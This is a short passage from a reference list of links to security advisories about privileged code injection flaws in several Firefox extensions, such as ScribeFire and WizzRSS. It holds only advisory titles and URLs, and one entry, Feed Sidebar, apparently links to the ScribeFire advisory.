 - http://www.security-assessment.com/files/advisories/CoolPreviews_Firefox_Extension_Security_Advisory.pdf
- ScribeFire
 - http://www.security-assessment.com/files/advisories/ScribeFire_Firefox_Extension_Privileged_Code_Injection.pdf

References

- Feed Sidebar
 - http://www.security-assessment.com/files/advisories/ScribeFire_Firefox_Extension_Privileged_Code_Injection.pdf
- WizzRSS
 - http://www.security-assessment.com/files/advisories/WizzRSS_Firefox_Extension_Privileged_Code_Injection.pdf